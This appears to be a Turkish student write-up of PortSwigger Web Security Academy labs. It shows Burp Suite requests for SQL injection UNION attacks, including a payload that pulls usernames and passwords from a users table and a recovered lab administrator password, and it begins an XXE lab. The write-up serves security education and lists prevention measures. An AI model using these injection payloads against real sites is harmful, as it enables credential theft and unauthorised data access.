Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://acdf131f7ddcd80874c95007800ca.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Te: trailers
Connection: close

```

Response

Internal Server Error

INPECTOR


Query Parameters (1) Body Parameters (0) Request Cookies (1) Request Headers (10) Response Headers (3)

0 matches

98 bytes | 242 millis

Şekil(3.5)

Send tuşuna basıldıktan sonra şekil(3.5)teki gibi Internal Server Error hatası ile karşılaşılır. Bu hata alındıktan sonra tekrardan bir veriye ulaşılana kadar NULL eklenir bu sayede veri tabanındaki sütun sayısını bulunur.



şekil(3.6)

Şekil(3.6) da görüldüğü üzere 3 adet NULL değeri girildiğinde tekrardan veri ile karşılaşıldı. Buradan ise veri tabanında 3 adet sütun olduğu tespit edildi ve şekil(3.7) de görüldüğü üzere laboratuvar çözüldü.

## SQL injection

**LAB** SQL injection UNION attack, determining the number of columns returned by the query > Solved

şekil(3.7)

2-SQL injection UNION attack, finding a column containing text

Girilen web sayfasın da sütun sayısı bulunduktan sonra string olan sütun sayısını bulmak.

**LAB**

SQL injection UNION attack, finding a column containing text &gt;&gt;

 Not solved

şekil(3.8)

PortSwigger web sitesinden şekil(3.8)'deki laboratuvara giriş yapılır ve şekil(3.9)daki sayfaya ulaşılır.




## Gifts

Refine your search:  
[All](#) [Clothing, shoes and accessories](#) [Corporate gifts](#) [Food & Drink](#) [Gifts](#) [Toys & Games](#)

Conversation Controlling Lemon	\$96.29	<a href="#">View details</a>
High-End Gift Wrapping	\$55.62	<a href="#">View details</a>
Couple's Umbrella	\$2.40	<a href="#">View details</a>
Snow Delivered To Your Door	\$85.25	<a href="#">View details</a>


şekil(3.9)

Web sitesindeki sütun sayısı bilindiğinden ötürü NULL değerler yerine tek tek String değerler girilecek ve String olan sütun buluncaktır.



şekil(3.10)

Şekil(3.10) daki gibi ilk sütuna String değer girildiğinde Internal Server Error hatası ile karşılaşılacaktır buradan anlaşılması gereken ilk sütunun String olmadığıdır.




Şekil(3.11)

String ifade 2.sütunda yazıldığı zaman şekil(3.11)deki gibi tekrardan veri elde edilmektedir. Bu yöntem sayesinde hangi sütun hangi türe sahip öğrenilebilmektedir.

3-SQL injection UNION attack, retrieving data from other tables

Başka tablolardan veri çekme işlemi.



PortSwigger şekil(3.12) deki laboratuvara giriş yapılır ve şekil(3.13)teki sayfa ile karşılaşılır.



## Pets

Refine your search:

All Accessories Clothing, shoes and accessories Lifestyle Pets Tech gifts

### Babbage Web Spray

Webs can be so unpredictable, falling apart and crashing to the ground just when you don't want them to. Babbage web spray is here to help. This easy to use solvent will keep any web fully functional for as long as you need it to be. There is nothing more rewarding than waking up to a full web of bugs, you no longer need to fear eggs being laid overnight in your leftover pizza. The concerns of leaving food out as the refuse bag is full are gone forever. No flies on you, or your takeaway. Easy to use, just wait for Mr. Spider to do his daily rounds, shake the can and spray the web. **WARNING:** Make sure it is completely dry before Mr spider returns, you don't want him getting stuck and losing a leg in an effort to break free. The solvent has highly tested ingredients that work with the web's own adhesive qualities in order for it to be a complete working bug catcher. Babbage is a very versatile product, if used on low lying webs it will also work as a catcher of mice, rats, and even the odd curious raccoon. And there's more, if not overused it can even replace your conventional hairspray. **WARNING:** DO NOT USE ON WET HAIR. The solvent will clump and become permanent. For such a small price you'd be a fool not to give it a try. You can be the envy of your neighborhood, and you'll never be short of visitors who will want to see your web display.

### Giant Grasshopper

If you are one of those anti-social people who like to sit in a corner and try not to catch anyone's eye, you probably know it doesn't always work. There will always be annoyingly cheery people who think you must be lonely and gatecrash your tranquility with mundane chit-chat. We breed our grasshoppers to an enormously threatening size, and train them to bite using the keyword, 'bite'. This is particularly useful when other pet owners aren't put off by its peculiarities and insist on chatting 'animal' with you. The grasshoppers are surprisingly easy to keep. They will keep your home free of bugs and vermin and need little else to eat. They are slightly jumpy about being taken out on a leash, but with practice, you will find a way to fall in step quite quickly. This particular breed has an exceptionally long lifespan and can be passed down through the generations. The grasshopper hasn't been cat, dog or child tested so we highly recommend not having any visit your home. Can be housed with other grasshoppers, an older quiet one could help to show it the ropes and understand the rules of the house.

şekil(3.13)

Bu sayfa ile karşılaşıldıkten sonra sayfa şekil(3.14)deki gibi Burpsuite uygulamasında açılır.

Target: https://ac3c1faf1ee3659606a3ac2006d006a.web-security-academy.net

Request

Pretty Raw Vn Actions

1: GET /filter?category=Pets HTTP/1.1
2: Host: ac3c1faf1ee3659606a3ac2006d006a.web-security-academy.net
3: Cookie: session=71F7D9A8A80000000000000000000000
4: User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0
5: Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8
6: Accept-Language: en-GB,en;q=0.5
7: Accept-Encoding: gzip, deflate
8: Referer: https://ac3c1faf1ee3659606a3ac2006d006a.web-security-academy.net/
9: Upgrade-Insecure-Requests: 1
10: Te: trailers
11: Connection: close
12:
13:

Response

Pretty Raw Render Vn Actions

WebSecurity Academy

SQL injection UNION attack, retrieving data from other tables

Back to lab home Back to lab description >

INSPECTOR

Query Parameters (1)

Body Parameters (0)

Request Cookies (1)

Request Headers (10)

Response Headers (3)

şekil(3.14)


Önceki işlemler de yapıldığı gibi bu sayfada da kaç adet sütun olduğu şekil(3.15)teki gibi bulunur.

### Request

```
Pretty Raw \n Actions ▾  
1 GET /filter?category='Pets' UNION+SELECT+NULL,NULL--* HTTP/1.1  
2 Host: ac9c1faf1ee36596806a3ac2006d006a.web-security-academy.net  
3 Cookie: session=7tFPUOp6hn61HSO6kgykVJ11Hy2GC1h  
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0  
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8  
6 Accept-Language: en-GB,en;q=0.5  
7 Accept-Encoding: gzip, deflate  
8 Referer: https://ac9c1faf1ee36596806a3ac2006d006a.web-security-academy.net/  
9 Upgrade-Insecure-Requests: 1  
10 Te: trailers  
11 Connection: close  
12  
13
```

Şekil(3.15)

Şekil(3.15)teki gibi 2 adet NULL değeri girilince şekil(3.16)da ki gibi sayfadan tekrardan veri alınabilmektedir.



Burp Suite Community Edition v2021.5.1 - Temporary Project  
Burp Project Intruder Repeater Window Help  
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options  
Send Cancel < > ▾  
Target: https://ac9c1faf1ee36596806a3ac2006d006a.web-security-academy.net ?  
Request  
Pretty Raw \n Actions ▾  
1 GET /filter?category='Pets' UNION+SELECT+NULL,NULL--\* HTTP/1.1  
2 Host: ac9c1faf1ee36596806a3ac2006d006a.web-security-academy.net  
3 Cookie: session=7tFPUOp6hn61HSO6kgykVJ11Hy2GC1h  
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0  
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8  
6 Accept-Language: en-GB,en;q=0.5  
7 Accept-Encoding: gzip, deflate  
8 Referer: https://ac9c1faf1ee36596806a3ac2006d006a.web-security-academy.net/  
9 Upgrade-Insecure-Requests: 1  
10 Te: trailers  
11 Connection: close  
12  
13

Response  
Pretty Raw Render \n Actions ▾  
retrieving data from other tables  
Academy ? Back to lab home Back to lab description >>  
Home | My account  
WE LIKE TO  
SHOP   
Pets'UNION SELECT NULL,NULL--\*  
Refine your search:  
All Accessories Clothing, shoes and accessories Lifestyle Pets Tech gifts  
Babbage Web Spray  
Webs can be so unpredictable, falling apart and crashing to the ground just when you don't want them to. Babbage web spray is here to help. This easy to use solvent will keep any web fully functional for as long as you need it to be. There is nothing more rewarding than waking up to a full web of bugs, you no longer need to fear eggs being laid overnight in your leftover pizza. The concerns of leaving food out as the refuse bag is full are gone forever. No flies on you, or your takeaway. Easy to use, just wait for Mr. Spider to do his daily rounds, shake the can and spray the web. WARNING: Make sure it is completely dry before Mr spider returns, you don't want him getting stuck and losing a leg in an effort to break free. The solvent has highly tested ingredients that work with the web's own adhesive qualities in order for it to be a complete working bug catcher. Babbage is a very versatile product, if used on low lying webs it will also work as a catcher of mice, rats, and even the odd curious raccoon. And there's more, if not overused it can even replace your conventional hairspray. WARNING: DO NOT USE ON WET HAIR.  
8,994 bytes | 225 millis  
Done ? ○ ◀ ▶ ... Search... 0 matches

Şekil(3.16)

Bu aşamadan sonra yapılması gereken adım hangi sütunların String değere sahip olduğunu bulunmasıdır. NULL değerleri yerine sırasıyla String değerler girilir ve şekil(3.17) deki sonuca ulaşılır.

Request

```
GET /filter?category=Pets' UNION+SELECT+'a','b'--* HTTP/1.1
Host: ac9c1faf1ee36596806a3ac2006d006a.web-security-academy.net
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://ac9c1faf1ee36596806a3ac2006d006a.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Te: trailers
Connection: Close

```

Response

SQL injection UNION attack, retrieving data from other tables

WebSecurity Academy

WE LIKE TO SHOP

Pets'UNION SELECT 'a','b'--\*

Refine your search: All Accessories Clothing, shoes and accessories Lifestyle Pets Tech gifts

a  
b

Babbage Web Spray

Webs can be so unpredictable, falling apart and crashing to the ground just when you don't want them to. Babbage web spray is here to help. This easy to use solvent will keep any web fully functional for as long as you need it to be. There is nothing more rewarding than waking up to a full web of bugs, you no longer need to fear eggs being laid overnight in your leftover pizza. The concerns of leaving food out as the refuse bag is full are gone forever. No flies on you, or your takeaway. Easy to use, just wait for Mr. Spider to do his daily rounds, shake the can and spray the web. WARNING: Make sure it is completely

9,090 bytes | 225 millis

Şekil(3.17)

Şekil(3.17)de göründüğü üzere sayfa 2 sütundan oluşmakta ve bu 2 sütun da String değerdedir. Bu çıktılarından sonra username ve password bilgilerine ulaşımak istenmektedir. Bu bilgilerin 'users' tablosunda tutulduğu tahmin edilerek Şekil(3.18) de ki gibi bir SQL sorgusu çalıştırılmaktadır.

```
GET /filter?category=Pets' UNION+SELECT+username,password+FROM+users--* HTTP/1.1
```

Şekil(3.18)

Şekil(3.18)de ki sorgu çalıştırıldıktan sonra Şekil(3.19)daki çıktı ile karşılaşılmaktadır.

administrator

pns6dteu9tkeqt7093mj

Şekil(3.19)

Şekil(3.19)da ki çıktıda yöneticinin Kullanıcı Adı ve Şifresi elde edilmiş olup laboratuvar tamamlanmıştır.

## 3.5-SQL INJECTION UNION ATTACK İle Ne Tür İşlemler Yapılabilir

Kötü niyetli kişiler web sitelerinde kullanıcının başka kullanıcıların veya site yöneticisinin kullanıcı bilgilerine erişip onların hesaplarından siteye giriş yapıp site yapısını bozabilir, başka kullanıcıların hesaplarından kendisine ürünler satın alabilir veya veri tabanındaki bütün verileri silebilir.

## 3.6-SQL INJECTION UNION ATTACK Nasıl Engellenir

- Veri tabanındaki tablo ve alan isimlerini kolay tahmin edilebilecek isimlerin yazılmaması.
- Web formlarında girilen verilerin uzunluğunun kontrol edilmesi.
- SQL komutları çalıştırıldığında kimlik doğrulama yapılması.
- SQL Injection yönteminde kullanılabilecek anahtar sözcüklerin filtreleme yöntemi ile etkisiz hale getirilmesi.

## 4.1-XXE Nedir

XML harici varlık enjeksiyonu (XXE olarak da bilinir), bir saldırganın bir uygulamanın XML verilerini işlemesine müdahale etmesine olanak tanıyan bir web güvenlik açığıdır. Genellikle bir saldırganın uygulama sunucusu dosya sistemindeki dosyaları görüntülemesine ve uygulamanın kendisinin erişebildiği herhangi bir arka uç veya harici sistemle etkileşimde bulunmasına izin verir.

Bazı durumlarda, bir saldırgan, sunucu tarafı istek sahteciliği (SSRF) saldıruları gerçekleştirmek için XXE güvenlik açığından yararlanarak, temeldeki sunucunun veya diğer arka uç altyapının güvenliğini aşmak için bir XXE saldırısını artırabilir.

## 4.2-XXE Türleri

1-Exploiting XXE using external entities to retrieve files.(Dosyaları geri almak için harici varlıklarını kullanarak XXE'yi kötüye kullanma.)

2-Exploiting XXE to perform SSRF attacks(XXE'yi SSRF saldıruları gerçekleştirmek için kullanmak)

## 4.3-XXE Nasıl Uygulanır

1-Exploiting XXE using external entities to retrieve files

Kötü niyetli kişilerin XXE zafiyetini kullanması sonucu erişememesi gereken dosyalara ve içeriklerine erişmesi zafiyetidir.

### XML external entity (XXE) injection


LAB

Exploiting XXE using external entities to retrieve files >

Not solved


Şekil(4.1)

Şekil(4.1) de ki laboratuvara giriş yapılır ve Şekil(4.2)de ki görüntü ile karşılaşılır.



Şekil(4.2)


Şekil(4.2)de ki görselde check stock butonuna basılır ver BurpSuite uygulaması açılır.



Şekil(4.3)

Şekil(4.3)te görüldüğü üzere XML kodu gözükmekte ve check stock butonuna basıldıktan sonra sitenin döndürdüğü değer gözükmektedir.

Şekil(4.3)te ki 2 değerinin yanında tırnak işaretleri yazılırsa sitenin buradaki XML'i parse edip etmediği öğrenilir.




Şekil(4.4)

Buradaki çıktı sayesinde sitenin XML dosyasını parse ettiğini ve bu bilgiyi geri döndürdüğü öğrenilir. Bundan sonraki adım ise XML yapısı bozularak hata mesajı almak olacaktır. Hata mesajının alınmak istenmesinin sebebi Kötü niyetli kişilerin bu hata mesajı yerine erişmek istediği bilgileri yazdırabilmesidir.

```
<?xml version="1.0" encoding="UTF-8"?>
<
<stockCheck>
  <productId>
    2'
  </productId>
  <storeId>
    1
  </storeId>
</stockCheck>
```

Şekil(4.4)

